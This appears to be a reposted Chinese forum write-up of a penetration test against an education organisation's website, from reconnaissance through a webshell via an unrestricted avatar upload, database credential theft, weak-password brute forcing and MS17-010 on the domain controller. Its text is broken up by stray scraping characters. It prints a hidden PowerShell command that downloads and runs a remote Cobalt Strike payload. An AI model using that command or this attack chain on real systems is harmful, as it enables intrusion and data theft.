|
5 [5 a* g, P/ `9 ? 这次渗透是一个从0到1,从外网到拿下域控的实战过程,希望可以给大家一些思路2 z7 i; w' b/ s8 }
- b) q( j/ B! D! j+ O! u; @( y" l* @) z: [
/ i1 I( r) z. l' Y! O5 q
, P& h; `1 f* x8 B* G
: S1 j/ @2 B$ {, D- j$ M( E 正文+ ]& m, Y* j. R8 e
0 v# Z# r% \4 _. r! W6 N
! N2 a+ l: f6 `1 _" v; W/ [
( V5 x: H& V$ {* B6 e$ ]
7 }6 j$ H# r/ I" S8 W2 J7 ~0 R" Q, k; q- [9 U
目标:www.xxxx.com(一家教育机构)
! A7 x+ Q' [* w9 R) b

打开是一个登录框,只能是手机号+密码或者手机号+验证码且并未开放注册功能3 c+ @1 }( y, I% w; ]
, ^1 W+ b- F! {) z z- u( ?% i/ o9 V1 m* ~8 Q* b
 % }/ S: P8 ~4 ?' V C! d7 } Z* T" p4 {1 u
O5 ~- N' @- B/ l0 B) j; m0 ]' X# f 进行了简单的信息搜集
/ Q! ]! U6 Z; s
S- y* o+ Q4 ^- ~7 p, `
, {% ^) X8 B# E A8 e# D" B
1 T2 E, I: r- w2 N$ b7 H' T! f; X9 H: X. j/ [
子域名搜集
+ ~( X# O1 ?3 |+ G T. J
- ?; E2 {+ \5 u4 \1 {* H0 C
) w m: n. h) G+ J4 M  2 f1 V6 b2 w& o' f8 q: H+ `' u 2 `/ d3 a9 ]/ u3 S/ a' x! P/ ]
' L3 L+ s' r2 r4 f' j
fofa找资产
- V0 D& ?! k( T* A" n
7 k$ ~! G6 ?0 J8 R
# Y2 ?9 _. F' u" h
! x% b+ |% d4 z) P H
0 f. C! X6 Y# z- v% k N  . B( k5 C9 i4 g: I3 i) ~* R
" b% J' S. z# O2 e+ F0 {. K* ]" ]* w( e b
一共七个资产。去重之后只有两个。
0 p3 C1 o5 }# N. Y
. |; @, I( ?& E8 G- F7 |% W" i4 ?
) \8 Y$ V) u* k; y " W/ {3 g# r) e* Y' y# x
/ @% f& n) `: L. D% ?+ F7 D$ f 目录探测
% O" P Z9 N- i3 o4 P5 a8 ]: Z
1 S9 P7 h3 H% R# O [4 v
1 m& @+ ?% C) z2 H1 ~ d  e, t9 f5 V3 O: V/ ? 3 `; K. d- q; A( i/ u) |
# M# C) ]/ e$ Y ?; {1 K
我尝试了暴力枚举,看有没有弱口令之类的,然而并没有
+ i/ i0 `) E$ \
' }0 j: Q1 a) `* o
3 @ E; I; h/ K I * E( v c0 m8 D' m: v k6 y
- F6 s, h4 {5 x5 c5 O 我又尝试了通过修改返回包来绕过登录界面
7 {4 c0 B$ L q
) ~! a1 j q: x& S; v) u0 A3 c) c3 {- s! L
 ; A. _& n G8 ]9 H0 o; B7 \ $ p( E: h/ d' |8 T% z) s9 M* u' n2 r
! e; d2 x6 D& |0 V 还是不行,尝试注入无果& j$ u6 H! H5 t" d9 p& z+ k1 z
( a4 N8 u5 L, S! t" Y
7 X8 s/ F7 n3 g$ o, }. I& F  r# B. @; W9 s, U
9 E% p! S+ }$ t5 F9 D; p/ _( s. }; ~1 S
不过我目录探测出了一处Spring信息泄露
0 ~) w# u5 H3 G* y/ m1 Y
: |' v6 l/ q. \& b$ c) H! \. a2 b& E7 m0 Z% x
/ f! a; w) }5 `* W& `
& B: M p) y3 n& M$ Q( n; a5 m8 @2 \  3 k2 }* n5 ]5 K) k L: Q# \
0 m1 }$ ~) H7 p* v8 a M$ s
: W4 V$ I) d0 C7 I4 W: d& w& c 尝试Spring RCE无果,想通过trace目录下替换cookie实现登录,但是发现删除了这个目录
L6 V/ |% d& J
7 u" _ k5 n8 W8 D& V# e& q% c, y1 n W5 j8 L2 W
 $ ^* p0 _8 A8 v' D
2 C2 j2 A% |3 r% B! W
% ~+ A2 ^- y. ~ 后对公众号进行了简单的信息搜集,针对公众号搜集时,尽量找后面认证过的进行渗透。
8 @8 I$ B; \. U- T 0 H: S) y" ]6 u8 f) y% x
" ^$ o1 U& ~9 l ^3 c9 x5 h1 `  " I) A% S: ~' ]% @
+ p1 R) u8 c+ Y( H8 U( q+ e- ~. ^# ]/ s% Q: e6 ]) q, [* a
获取有些师傅到这一步就手机抓包电脑测了。
# \, H3 ~: \2 z# v: Z 0 o C0 Y! N B; I5 _
! a! W6 H f+ |
Windows新版微信可以抓取公众号和小程序的包,只需要把IE代理配置一下即可。' _# z$ R6 `+ C/ W1 o5 f i
$ f6 q6 g% }* c0 H7 i

' Q8 E3 b* S' d8 H! B3 [+ e# M 其中在一个公众号发现了小程序,可以进行注册。1 l% v' m5 J7 r7 h0 w
; f- W+ b8 d0 M$ W5 D
5 M: m* W2 V1 u$ ?2 n9 ~ 看到了头像上传,尝试上传获取WebShell3 W6 O; @0 y6 N9 f% N3 i( D
) d2 J/ b" p% H4 G3 Z7 I2 @8 E7 l( B6 m% G! G- w
 * A/ y1 d X. B1 V U7 ^
& T# L/ z7 d3 d2 e( ~5 z$ u7 R/ @( c5 P8 P2 s+ c
未做任何限制成功GetShell,上了冰蝎马,目录没权限访问
3 ^6 ^# e3 u, b4 M2 E% l) R2 u
# A" \0 q( X1 m# q0 V* W$ n
5 I$ x* d- w- Q0 I  6 o( ]/ M7 a6 t 4 s1 e" y$ D1 i: @+ M) O! u8 j
/ o: p# e3 h ]# ]9 `) n6 c 然后上了大马
) ~7 X8 @' u! E/ Q$ \
# Q& t h; t4 d7 |
1 r+ m/ M7 Y4 F4 ?3 B- G" E  : W5 Q: f+ i4 ^2 t. R 7 ]# I* g; ?' C7 ]
3 I/ D% e! L5 u- }  - V+ U; \& g: b, U& M H `) o4 \! C0 U
' j3 l7 v0 r& I0 A 通过翻找文件发现数据库账号密码
% \8 J- d/ j6 I) ^8 c! b; t$ Y
9 u# S U) ?8 G T
% S+ t$ ]# x, U; {6 q  4 ^4 J; d3 [& C/ ?0 D3 _+ {/ c/ S
; d/ n( E" e: I. @3 z# G7 D4 P7 v+ a4 C4 Q! E
--内网渗透
# x0 k' z0 f( ]6 z. Y/ [' [ - z9 x. {8 D- X* k" R
& i: q* \4 x( [ 直接通过powershell执行 cs上线
, E3 N9 J& c$ _
2 s6 ~( s$ Y$ n% K
+ O4 n- g1 c# b6 ]# u powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://xxxxxxxxxxxxx/a'))": Z8 ~' N8 Y, S4 z, w* G
* _( w9 s8 w! d/ f' h& S2 g
3 |% R% y/ x1 {9 P X. l
 " |6 N$ k9 S3 G- U8 }* x ; C5 B( S K, l+ L' {4 }' `6 p
- u' }* J0 c" g1 J1 ]8 R* J9 w
进入内网后,简单的进行一波信息收集,寻找域控并对服务器段进行弱口令爆破
; S2 [: U& K' \3 S7 U5 E - G6 B& y* a) u, {# }+ V4 T
$ V# [6 m. u2 `
 * q. c( R t5 ?! ^: h! Z, V6 E
. @8 I: l |' F! D
/ f9 Y, w' t2 H% u$ S. V0 o6 B 登录爆破出来的服务器,发现多网卡且存在逻辑隔离。
" V9 Q9 J; i, ~ G$ M
# K6 }/ ^) q8 j* C7 F1 B- i! q2 E
9 ^" w6 T2 W, j0 ^1 m5 v
- ]: q+ F8 }2 Y& ~2 B ; {+ P4 i7 U. q6 p$ Q1 d
+ b$ W4 Y8 t T( |  2 r+ b8 W9 R" T- n" Y . N Z1 H9 {! I) j+ {

4 l0 K% X) W/ W! L* J4 F 通过跳扳机能通域控,发现域控server2008且存在ms17010,直接一把梭
$ _( M1 v6 O3 V
5 R1 Q5 n1 d0 O
4 m$ [ o' p& l) r4 ~/ A& w8 ?
. T& h7 l& H0 x* p# |; y- l
# c O. U" `8 o0 q
 % z& [& H# _9 A! P" [ : s4 b1 K1 l, \4 F9 u
5 E u& y D; V3 q4 v
8 E( }; s. i- T* W0 ^ N; ?
7 z9 H4 |5 `) e
, X; o R! z8 A7 V' F$ p , o$ a: n9 T$ {% f
2 a3 [) d; c, h; _
- w/ Y4 O) {; G8 F* n
4 }* C" [- T: A2 J+ h3 }. x) p& y% D) H0 W- g& E
小结
" H! S7 I0 Y. z+ A% s8 N" T9 N
2 N) C1 n$ ~7 \; v2 a0 a) I% z6 v& Z
7 E& S( J* d ~6 U. ~ - I0 C( ~% X5 ?# `1 t7 [% Y" _4 G h$ C
6 u9 K* y+ b/ F
2 h+ O! n4 Y! l1 T- B 在渗透测试过程中,信息收集很重要,细心和耐心也是不可缺少的,总得来说,这次的渗透测试总的来说比较顺利,希望可以给大家带来一些思路!
! J' O/ ]1 K( k1 f
1 ?: h' r/ t8 O( |. w! w, r0 N
- y; Q* Z/ i2 f/ M/ _6 S
- P, D5 B l& U) a2 y
6 B' r8 [: g3 p- g
* n, q) f- l6 ~; p- ~ -
9 D) [! C# t2 q
" m8 }7 {* f6 C" m
1 I& b% X$ O4 E7 t - 3 i/ B% g& c! k/ p9 V R( m
7 L( {* P, j$ }7 k' A
/ u( j: p2 E0 b4 d
" r0 k" U9 v/ X) ?5 |" @' M" o# s2 ?- u! C. L
作者:Xm4FDf转载自:https://bbs.ichunqiu.com/thread-57879-1-1.html
, g! K o$ \+ z: b
- [6 C# p$ T# X+ d- l A) a) B$ N+ o3 a3 r
% m' A" J& F7 g1 M; Y7 W4 p | 


 发表于 2024-3-1 19:41:32

 收藏
 支持
 反对